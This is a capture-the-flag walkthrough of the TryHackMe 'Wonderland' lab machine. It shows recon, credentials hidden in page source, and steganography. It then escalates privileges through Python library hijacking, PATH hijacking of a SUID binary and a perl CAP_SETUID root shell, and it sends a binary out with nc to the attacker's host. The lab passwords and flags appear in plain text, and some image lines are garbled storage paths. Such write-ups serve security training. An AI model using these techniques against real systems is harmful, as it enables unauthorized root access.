Wonderland “TryHackMe”

First, deploy the machine and **nmap** for opened ports.

> *nmap -A -T4 -v <ip>*

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB AP
I)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Follow the white rabbit.
```


As port 80 (HTTP) is opened, let’s access the website.

website

When I click Ctrl + U to view source, nothing much. So now find hidden dirs using **dirbuster.**

Dir	/	200	587
Dir	/img/	200	321
Dir	/r/	200	445
Dir	/r/a/	200	451
Dir	/r/a/b/	200	420
Dir	/r/a/b/b/	200	438
Dir	/r/a/b/b/i/	200	444
Dir	/r/a/b/b/i/t/	200	965


As you can see, there are lots of hidden dirs here. Let's follow it and we will have our final destination to Wonderland at **/r/a/b/b/i/t**



Crtl + U to view page source and you will see your key to open the door!

```
<p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direc
    the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
<p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
<img src="/img/alice_door.png" style="height: 50rem;">
body>
```

It looks like the credential for SSH! But just leave it out there first. Let's access **/img** and download the .jpg photos and discover them.



As it's a .jpg photo, we can use **steghide** to extract hidden data.

> *steghide extract -sf file-name.jpg*

```
[redacted] steghide extract -sf alice_door.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
[redacted] steghide extract -sf white_rabbit_1.jpg
Enter passphrase:
wrote extracted data to "hint.txt".
```

As you can see, up to now we can only extract hidden data in **white_rabbit_1.jpg** to **hint.txt**. Read this file.

```
follow the r a b b i t
```

There is only that line. The r a b b i t is the hidden sub folders (which we've known above by dirbuster). So what's up now?
Let's login to **SSH**!

> *ssh alice@<ip>*

```
0 packages can be updated.
0 updates are security updates.


Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$ id
uid=1001(alice) gid=1001(alice) groups=1001(alice)
alice@wonderland:~$
```

Success! Now get our 1st flag.

```
alice@wonderland:~$ ls -l
total 8
-rw------- 1 root root   66 May 25 17:08 root.txt
-rw-r--r-- 1 root root 3577 May 25 02:43 walrus_and_the_carpenter.py
alice@wonderland:~$
```

Well, there is no user.txt inside alice home folder, but there is root.txt ðŸ˜£
And of course, we cannot read it right now.

Let's **sudo -l** to see if Alice can run sudo:

```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

Well that's it! We can run the python file in our home folder as rabbit.

> *sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py*

So basically the script will print out 10 random lines of the poem.

```
for i in range(10):
    line = random.choice(poem.split("\n"))
    print("The line was:\t", line)alice@wonderland:~$
```

But what suspicious is that, it imports the **random** library. When we execute the script, it fetches the library needed. These libraries have been stored in predefined locations(directories). And you can use the command below to know those directories.

> *python3 -c ˜import sys; print(sys.path)'*

```
alice@wonderland:~$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-
dynload', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-p
ackages']
alice@wonderland:~$
```

As you can see, the ˜ ˜ is where the python script will start. It's our current directory (/home/alice). It will then go through the folders listed

above to find **random.py** and use it. Now let's see where is the **random.py.**

> *locate random.py*

```
alice@wonderland:~$ locate random.py
/usr/lib/python3/dist-packages/cloudinit/config/cc_seed_random.py
/usr/lib/python3.6/random.py
alice@wonderland:~$
```

Now we know that the random.py stays in **/usr/lib/python3.6**, which is **AFTER** alice home folder. Which means that if we create a **random.py** file in alice home folder, the python program will use that **random.py**, not the real random.py in /usr/lib/python3.6.

Let's create **random.py** but inside, we will spawn a shell!

```
 GNU nano 2.9.3                    random.py

import pty

pty.spawn("/bin/bash")
```

Now save this random.py, **chmod +x** to make it executable and then, run the walrus_and_the_carpenter.py as rabbit.

> *sudo -u rabbit /usr/bin/python3.6*
> */home/alice/walrus_and_the_carpenter.py*

```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and
_the_carpenter.py
[sudo] password for alice:
rabbit@wonderland:~$ id
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
rabbit@wonderland:~$
```

And now I'm rabbit!

NOTE:

I will explain again what we've just done above to get rabbit shell. If you've understand already, you can skip this part.

Explaination:

When we execute the python script as rabbit, because it imports the **random** library, it will go through all the folders listed above to look for **random.py** .

However, we've tricked it by creating a **random.py** in alice home folder, and because alice home folder is the first folder it will go through, the python program will use the **random.py** we've just created and ignore the **real** random.py. Inside this **fake** random.py is 2 lines of code which will spawn a shell. That's why, we have shell as rabbit!

Ok so let's get back to Wonderland.

cd to rabbit home folder to see what's inside.

```
rabbit@wonderland:/home/rabbit$ ls -al
total 40
drwxr-x--- 2 rabbit rabbit  4096 May 25 17:58 .
drwxr-xr-x 6 root   root    4096 May 25 17:52 ..
lrwxrwxrwx 1 root   root       9 May 25 17:53 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit   220 May 25 03:01 .bash_logout
-rw-r--r-- 1 rabbit rabbit  3771 May 25 03:01 .bashrc
-rw-r--r-- 1 rabbit rabbit   807 May 25 03:01 .profile
-rwsr-sr-x 1 root   root   16816 May 25 17:58 teaParty
rabbit@wonderland:/home/rabbit$
```

There is an executable file called teaParty. Let's try execute it.

> *./teaParty*

It gives us the string: Segmentation fault (core dumped). I don't understand what it does. So let's get this shell to our machine and decompile it. I will use **nc** to transfer this file.

On your machine, start a listener:

> *nc -lvnp 4444*

On ssh machine, run:

> *nc <your-host-ip> 4444 < teaParty*

Wait a while and press Ctrl + C. You will have the teaParty on your machine. I will use **ghidra** to decompile it.

```
void main(void)

{
  setuid(0x3eb);
  setgid(0x3eb);
  puts("Welcome to the tea party!\nThe Mad Hatter will be here soon.
  system("/bin/echo -n \'Probably by \' && date --date=\'next hour\'
  puts("Ask very nicely, and I will give you some tea while you wait
  getchar();
  puts("Segmentation fault (core dumped)");
  return;
}
```

After decompiling, I can conclude that the program does nothing special but print out those lines. But what we need to focus on here is, there is a **system** line. And it calls **date** binary. When the script execute, it will get result from **date** + 1 hour and print out.

```
rabbit@wonderland:/home/rabbit$ date
Thu Oct 29 09:19:44 UTC 2020
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Thu, 29 Oct 2020 10:21:02 +0000
Ask very nicely, and I will give you some tea while you wait for him
```

As I can execute **date** from command line, it will be stored in **/bin/date**. And again, what if we create a **date** program and puts it in the folder **BEFORE** /bin? The program will execute this **malicious** date instead of the **real** date !

So what will we do now? We will create a script called **date** , inside it we will spawn a shell in **/tmp** folder (as we have all permissions on this folder), **export** it to PATH before /bin.

```
rabbit@wonderland:/home/rabbit$ cd /tmp
rabbit@wonderland:/tmp$ nano date
Unable to create directory /home/alice/.local/share/nano/:
It is required for saving/loading search history or cursor

Press Enter to continue

rabbit@wonderland:/tmp$ ls
date
systemd-private-51f99eecb4924e538f0161cc55d838f4-systemd-re
mBlO
systemd-private-51f99eecb4924e538f0161cc55d838f4-systemd-ti
Dnzuv
rabbit@wonderland:/tmp$ cat date
#!/bin/bash

/bin/bash
```

Then **chmod +x date** to make it executable.

Now run this cmd to add tmp to **PATH** env (in order to execute program in command line, this script's folder, which is **/tmp**, needed to be in **PATH** env):

> *export PATH =/tmp:$PATH*

```
rabbit@wonderland:/tmp$ export PATH=/tmp:$PATH
rabbit@wonderland:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/tmp$
```

As you can see, **/tmp** has been added to **PATH** env.

Now run the teaParty again.

```
rabbit@wonderland:/tmp$ cd /home/rabbit/
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

Now I'm hatter! See what's inside hatter folder

```
hatter@wonderland:/home/rabbit$ cd ..
hatter@wonderland:/home$ ls
alice  hatter  rabbit  tryhackme
hatter@wonderland:/home$ cd hatter/
hatter@wonderland:/home/hatter$ ls
password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
hatter@wonderland:/home/hatter$
```

It's a password: WhyIsARavenLikeAWritingDesk? .I've tried to su to tryhackme with that password but it didn't work. So that's password for hatter only.

Now let's see if we can run sudo by hatter

> *sudo -l*

```
hatter@wonderland:~$ sudo -l
[sudo] password for hatter:
Sorry, user hatter may not run sudo on wonderland.
hatter@wonderland:~$
```

Uh-oh! We cannot run sudo as hatter. So we will find another way. Let's get the **linpeas.sh.** You can either download it or transfer it from your machine. In case you choose to transfer, here is the cmd:


> *scp linpeas.sh hatter@<ip>:/home/hatter*

```
10.139.208:/home/hatter
hatter@10.10.139.208's password:
linpeas.sh                                    100%  219KB 163.2KB/s   00:01
```

Now get back to the ssh machine. Execute this shell.

> *./linpeas.sh > result.txt*

Scroll down and I see a line **Capabilities**



capabilities

It's **perl** command. Look at https://gtfobins.github.io/gtfobins/perl/#capabilities

---

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

We will get root using **perl.**

> *$(which perl) -e ˜use POSIX qw(setuid); POSIX::setuid(0); exec /bin/sh ;’*

```
hatter@wonderland:~$ $(which perl) -e 'use POSIX qw(setuid); POSIX::setuid(0
); exec "/bin/sh";'
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
# |
```

Finally I’m **root**! Let’s get all of our flags.

```
# cd /home/alice
# ls
random.py  root.txt  walrus_and_the_carpenter.py
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you’re at!}
# find / -name "user.txt" -type f
/root/user.txt
# cat /root/user.txt
thm{"Curiouser and curiouser!"}
# |
```

The end.